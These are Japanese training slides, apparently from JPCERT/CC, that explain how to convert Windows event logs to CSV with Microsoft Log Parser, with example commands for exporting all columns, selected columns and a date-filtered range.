ログの準備

Log Parserを使用して変換

Log Parserは、マイクロソフトが提供するログ取得ツール

SQL命令を使い、テキストやCSVなど様々な形式に変換可能

以下からダウンロードし、インストールする

https://www.microsoft.com/ja-jp/download/details.aspx?id=24659

Copyright ©2020 JPCERT/CC All rights reserved.

ログの準備

Log Parserを使用して変換

例1 イベントログをCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF
"select * from [input]" > [output]
```

LogParser.exe

```
C:¥Program Files (x86)¥Log Parser
2.2¥LogParser.exe
```

ログフォルダ

```
C:¥Windows¥System32¥winevt¥Logs
```


Copyright ©2020 JPCERT/CC All rights reserved.

ログの準備

Log Parserを使用して変換

例2 特定のカラムをCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF
"select EventLog, RecordNumber,
TimeGenerated, TimeWritten, EventID,
EventType, EventTypeName, SourceName,
Strings, ComputerName from [input]"  >
[output]
```


Copyright ©2020 JPCERT/CC All rights reserved.

ログの準備

Log Parserを使用して変換

例3 日時を指定してCSVで出力

```
LogParser.exe -i evt -o csv -stats:OFF -
resolveSIDs:ON "select EventLog,
RecordNumber, TimeGenerated, TimeWritten,
EventID, EventType, EventTypeName,
SourceName, Strings, ComputerName from
[input] WHERE TimeGenerated > '2016-11-01
00:00:00' AND TimeGenerated < '2016-11-02
00:00:00'" > [output]
```


Copyright ©2020 JPCERT/CC All rights reserved.